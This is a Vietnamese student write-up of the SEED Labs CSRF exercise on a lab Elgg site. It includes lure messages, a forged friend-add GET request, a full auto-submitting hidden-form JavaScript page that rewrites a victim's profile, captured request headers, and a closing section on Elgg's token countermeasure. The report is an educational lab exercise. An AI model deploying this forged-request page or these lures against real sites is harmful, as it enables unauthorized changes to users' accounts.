- Subject ***: Money
- Message ***:
 - B I U S I_x
 - Click here to get 1 billion (^_^):
 - <http://www.csrflab-attacker.com/addfriend.html>

- Bây giờ alice sẽ đăng nhập và click vào url:

Elgg For SEED Labs

Alice's friends

No friends yet.



Alice

Blogs

Bookmarks

Files

Elgg For SEED Labs

Alice › Messages

Inbox

+ Compose a message



Money

From Boby ⌚ a minute ago

Click here to get 1 billion (^_^):

<http://www.csrflab-attacker.com/addfriend.html>

- Sau khi vào link, alice qua elgg và boby đã được add vào friend list:

The screenshot shows a browser window with the following details:

- Request Header:**

```
GET http://www.csrflabelgg.com/action/friends/add?friend=57
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.csrflab-attacker.com/
Cookie: Elgg=okm0pbsj01k3gfgu7lh4bcsue8; elggperm=zmkYn8QetWaUBwCMxmuZEI5tYFC1BchE
Upgrade-Insecure-Requests: 1
```
- Address Bar:** http://www.csrflabelgg.com/action/friends/add?friend=57
- User Profile:** Alice's friends : Elgg For +
- Page Content:** Elgg For SEED Labs - Alice's friends. It shows two entries: Boby and Alice.

Yêu cầu 2.2: Chỉnh sửa hoặc viết trang web thay thế cho trang index của www.csrflabattacker.com, sao cho khi Boby nhấp vào đường dẫn này, thông tin tài khoản của Boby sẽ tự động được chỉnh sửa thêm dòng mô tả “Tôi là nhân viên hỗ trợ dự án SEED!”.

Trả lời: Ở yêu cầu này, kẻ tấn công là alice.

- Đầu tiên ta thử edit profile của user Alice và xem request header live:

The screenshot shows a browser window with the title 'Edit profile : Elgg For SEE'. The URL in the address bar is 'www.csrflabelgg.com/profile/alice/edit'. The page content includes a 'Brief description' field containing 'abc' and a 'Location' field. Below the page, a terminal window displays a POST request to 'http://www.csrflabelgg.com/action/profile/edit'. The request includes various headers and a body with parameters like '_elgg_token=659KPL7Iw-lPBV8tWz4sg&_elgg_ts=1648703837&name=Alice&description=&accesslevel[description]=2&briefdescription=abc&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2&guid=56'.

url: <http://www.csrflabelgg.com/action/profile/edit>

<i>payload</i>	<i>post:</i>	<i>_elgg_token=659KPL7Iw-lPBV8tWz4sg&_elgg_ts=1648703837&name=Alice&description=&accesslevel[description]=2&briefdescription=abc&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2&guid=56</i>
----------------	--------------	--

- Từ payload, suy ra ta có các trường:

- name=Alice
- description=

- accesslevel[description]=2
 - briefdescription=abc
 - accesslevel[briefdescription]=2
 - location=&accesslevel[location]=2
 - interests=
 - accesslevel[interests]=2
 - skills=
 - accesslevel[skills]=2
 - contactemail=
 - accesslevel[contactemail]=2
 - phone=
 - accesslevel[phone]=2
 - mobile=
 - accesslevel[mobile]=2
 - website=
 - accesslevel[website]=2
 - twitter=
 - accesslevel[twitter]=2
 - guid=56
- Ta có file editprofile.html chỉnh sửa như sau:

```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post(){
var fields="";
// The following are form entries need to be filled out by attackers.
```

```
// The entries are made hidden, so the victim won't be able to see them.
```

```
fields += "<input type='hidden' name='name' value='Boby'>;
```

```
fields += "<input type='hidden' name='description' value=">;
```

```
fields += "<input type='hidden' name='accesslevel[description]' value='2'>;
```

```
fields += "<input type='hidden' name='briefdescription' value='Toi la nhan vien  
ho tro du an SEED'>;
```

```
fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>;
```

```
fields += "<input type='hidden' name='location' value=">;
```

```
fields += "<input type='hidden' name='accesslevel[location]' value='2'>;
```

```
fields += "<input type='hidden' name='interests' value=">;
```

```
fields += "<input type='hidden' name='accesslevel[interests]' value='2'>;
```

```
fields += "<input type='hidden' name='skills' value=">;
```

```
fields += "<input type='hidden' name='accesslevel[skills]' value='2'>;
```

```
fields += "<input type='hidden' name='contactemail' value=">;
```

```
fields += "<input type='hidden' name='accesslevel[contactemail]' value='2'>;
```

```
fields += "<input type='hidden' name='phone' value=">;
```

```
fields += "<input type='hidden' name='accesslevel[phone]' value='2'>;
```

```
fields += "<input type='hidden' name='mobile' value='>";  
fields += "<input type='hidden' name='accesslevel[mobile]' value='2'>";  
  
fields += "<input type='hidden' name='website' value='>";  
fields += "<input type='hidden' name='accesslevel[website]' value='2'>";  
  
fields += "<input type='hidden' name='twitter' value='>";  
fields += "<input type='hidden' name='accesslevel[twitter]' value='2'>";  
  
fields += "<input type='hidden' name='guid' value='57'>";  
// Create a <form> element.  
var p = document.createElement("form");  
  
// Construct the form  
p.action = "http://www.csrflabelgg.com/action/profile/edit";  
alert(fields);  
p.innerHTML = fields;  
p.target = "_self";  
p.method = "post";  
  
// Append the form to the current page.  
document.body.appendChild(p);
```

```
// Submit the form

p.submit();

}

// Invoke forge_post() after the page is loaded.

window.onload = function() { forge_post();}

</script>

</body>

</html>
```

```
GNU nano 4.8
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields="";

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Boby'>";
    fields += "<input type='hidden' name='description' value='>'";
    fields += "<input type='hidden' name='accesslevel[description]' value='2'>";

    fields += "<input type='hidden' name='briefdescription' value='Toi la nhan vien ho tro du an SEED'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";

    fields += "<input type='hidden' name='location' value='>'";
    fields += "<input type='hidden' name='accesslevel[location]' value='2'>";

    fields += "<input type='hidden' name='interests' value='>'";
    fields += "<input type='hidden' name='accesslevel[interests]' value='2'>";

    fields += "<input type='hidden' name='skills' value='>'";
    fields += "<input type='hidden' name='accesslevel[skills]' value='2'>";

</script>
```

```

fields += "<input type='hidden' name='skills' value=''>";
fields += "<input type='hidden' name='accesslevel[skills]' value='2'>";

fields += "<input type='hidden' name='contactemail' value=''>";
fields += "<input type='hidden' name='accesslevel[contactemail]' value='2'>";

fields += "<input type='hidden' name='phone' value=''>";
fields += "<input type='hidden' name='accesslevel[phone]' value='2'>";

fields += "<input type='hidden' name='mobile' value=''>";
fields += "<input type='hidden' name='accesslevel[mobile]' value='2'>";

fields += "<input type='hidden' name='website' value=''>";
fields += "<input type='hidden' name='accesslevel[website]' value='2'>";

fields += "<input type='hidden' name='twitter' value=''>";
fields += "<input type='hidden' name='accesslevel[twitter]' value='2'>";

fields += "<input type='hidden' name='guid' value='57'>";
//alert(fields);
// Create a <form> element.
var p = document.createElement("form");

// Construct the form
p.action = "http://www.csrflabelgg.com/action/profile/edit";
p.innerHTML = fields;

```

```

// Construct the form
p.action = "http://www.csrflabelgg.com/action/profile/edit";
p.innerHTML = fields;
p.target = "_self";
p.method = "post";

// Append the form to the current page.
document.body.appendChild(p);

// Submit the form
p.submit();
}

// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>

```

- Url độc:

<http://www.csrflab-attacker.com/editprofile.html>

- Gửi url cho Boby:

To *

 Boby

Write recipient's username here.

Subject *

Gift4you

Message *

B I U S Tx

Thank you a lot. I won 1 billion. Click here to become a billionaire:
<http://www.csrflab-attacker.com/editprofile.html>

- Khi này, profile của Boby chưa có brief description:

Boby



 Edit avatar  Edit profile

- Sau đó, Boby đọc tin nhắn của Alice và muốn trở thành tỉ phú:

Inbox

 + Compose a message

 **Gift4you**
 From Alice 4 minutes ago
 Thank you a lot. I won 1 billion. Click here to become a billionaire:
<http://www.csrflab-attacker.com/editprofile.html>

↑


- Sau khi bấm vào link, trình duyệt gửi 1 request POST:

```

POST http://www.csrflabelgg.com/action/profile/edit
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 445
Origin: http://www.csrflab-attacker.com
Connection: keep-alive
Referer: http://www.csrflab-attacker.com/
Cookie: elgg=u8utbmv18q57afrrva4jqclp3js; elggperm=z4u3Fx6XIogHAPP-pAk26sNmy-Hrp9kJ
Upgrade-Insecure-Requests: 1

name=Bob&description=&accesslevel[description]=2&briefdescription=Toi la nhan vien ho tro du an SEED&acce
  
```

- Payload của request như các trường trong editprofile.html, tương ứng, profile của Boby cũng đã bị chỉnh sửa:



Câu hỏi thêm (+1): Nếu Alice muốn thực hiện tấn công bất kỳ ai ghé trang web của Alice. Trong trường hợp này, Alice không biết ai đang xem trang web trước đó. Alice có thể thực hiện tấn công CSRF để chỉnh sửa tiểu sử Elgg của nạn nhân không? Hãy giải thích.

Trả lời:

- Đối với elgg, request POST yêu cầu trường guid, nếu không có thì không thể tấn công được, do đó, alice không thể tấn công bất kỳ ai ghé thăm và nhấn vào url độc được. Ta thử test với 1 user khác và bỏ trường guid:

```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields="";

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Charlie'>";
    fields += "<input type='hidden' name='description' value='>";
    fields += "<input type='hidden' name='accesslevel[description]' value='2'>";

    fields += "<input type='hidden' name='briefdescription' value='Toi la nhan vien ho tro du an SEED'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";

    fields += "<input type='hidden' name='location' value='>";
    fields += "<input type='hidden' name='accesslevel[location]' value='2'>";

    fields += "<input type='hidden' name='interests' value='>";
    fields += "<input type='hidden' name='accesslevel[interests]' value='2'>";

    fields += "<input type='hidden' name='skills' value='>";
    fields += "<input type='hidden' name='accesslevel[skills]' value='2'>";

    //fields += "<input type='hidden' name='guid' value='57'>";
    //alert(fields);
    // Create a <form> element.
    var p = document.createElement("form");

    //Construct the form
    p.action = "http://www.csrflabelgg.com/action/profile/edit";
    p.innerHTML = fields;
    p.target = "_self";
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}

```

Elgg For SEED Labs

Welcome Charlie

Welcome to your Elgg site.

Tip: Many sites use the `activity` plugin to place a site activity stream on this page.

 Bookmark this page

POST ▼ http://www.csrflabelgg.com/action/profile/edit

Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 440
Origin: http://www.csrflab-attacker.com
Connection: keep-alive
Referer: http://www.csrflab-attacker.com/
Cookie: Elgg=8hjtmmrnsg5vdqf9tjfmun9rti
Upgrade-Insecure-Requests: 1

- Ta thấy khi không có guid thì tấn công kiểu ở 2.2 sẽ không hoạt động, do đó alice không thể tấn công bất kỳ ai vì không có guid.

Yêu cầu 2.3: Bật chế độ ngăn chặn tấn công CSRF. Sau đó thực hiện lại thử 1 tấn công ở phía trên và báo cáo kết quả.

Trả lời:

- Bật chế độ ngăn chặn tấn công csrf:

```
root@27d89918432a:/var/www/elgg/vendor/elgg/engine/classes/Elgg/Security# ls
Base64Url.php  Csrf.php  Hmac.php  HmacFactory.php  PasswordGeneratorService.php  UrlSigner.php
root@27d89918432a:/var/www/elgg/vendor/elgg/engine/classes/Elgg/Security#
```

```
public function validate(Request $request) {
    //return; // Added for SEED Labs (disabling the CSRF countermeasure)
    $token = $request->getParam('__elgg_token');
    $ts = $request->getParam('__elgg_ts');

    $session_id = $this->session->getID();

    if (($token) && ($ts) && ($session_id)) {
        if ($this->validateTokenOwnership($token, $ts)) {
            if ($this->validateTokenTimestamp($ts)) {
                // We have already got this far, so unless anything
                // else says something to the contrary we assume we're
                $returnval = $request->elgg()->hooks->trigger('action_
                    'token' => $token,
```

- Thủ tấn công và xem kết quả:

```
var fields="";
// The following are form entries need to be filled out by attackers.
// The entries are made hidden, so the victim won't be able to see them.
fields += "<input type='hidden' name='name' value='Boby'>";
fields += "<input type='hidden' name='description' value='>";
fields += "<input type='hidden' name='accesslevel[description]' value='2'>";

fields += "<input type='hidden' name='briefdescription' value='Toi la nhan vien ho tro du an SEED bai 2.3'>";
fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
```

```
POST http://www.csrflabelgg.com/action/profile/edit
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 453
Origin: http://www.csrflab-attacker.com
Connection: keep-alive
Referer: http://www.csrflab-attacker.com/
Cookie: Elgg=f5pmh9ljmlsdikd98djmit54i; elggperm=zYIPtRbW1pKx_iydJ7sMFBoRWT3Lh4I9
Upgrade-Insecure-Requests: 1

[redacted]
```

Welcome to your Elgg site.

Tip: Many sites use the `activity` plugin to place a site activity stream on this page.

[Bookmark this page](#)

[Report this](#)

Powered by Elgg

- Như vậy ta thấy tấn công như kịch bản 2.2 sẽ không thực hiện được.

Yêu cầu 2.3: Bật chế độ ngăn chặn tấn công CSRF. Sau đó thực hiện lại thử 1 tấn công ở phía trên và báo cáo kết quả.

Trả lời:

- Token bí mật trong request bắt được bằng LiveHTTPheader:

```
GET http://www.csrflabelgg.com/action/friends/add?friend=59&__elgg_ts=1648711378&__elgg_token=UKwiOTTwnneF
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: application/json, text/javascript, */*; q=0.1
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.csrflabelgg.com/profile/samy
Cookie: Elgg=t5kuaimo390l4q7v3sgekji0vg; elggperm=z19XLJ_7GXnH9k4-0ISzzjQEvmgSqlr_
```

- Kẻ tấn công hoàn toàn không biết value của token, vì vậy không thể tấn công csrf được. Kẻ tấn công không thể lấy được các giá trị token này. Vì hacker thực

thi javascript trên file html của chính nó, nên không thể thực thi javascript để lấy các token hoặc cookie từ server của elgg được.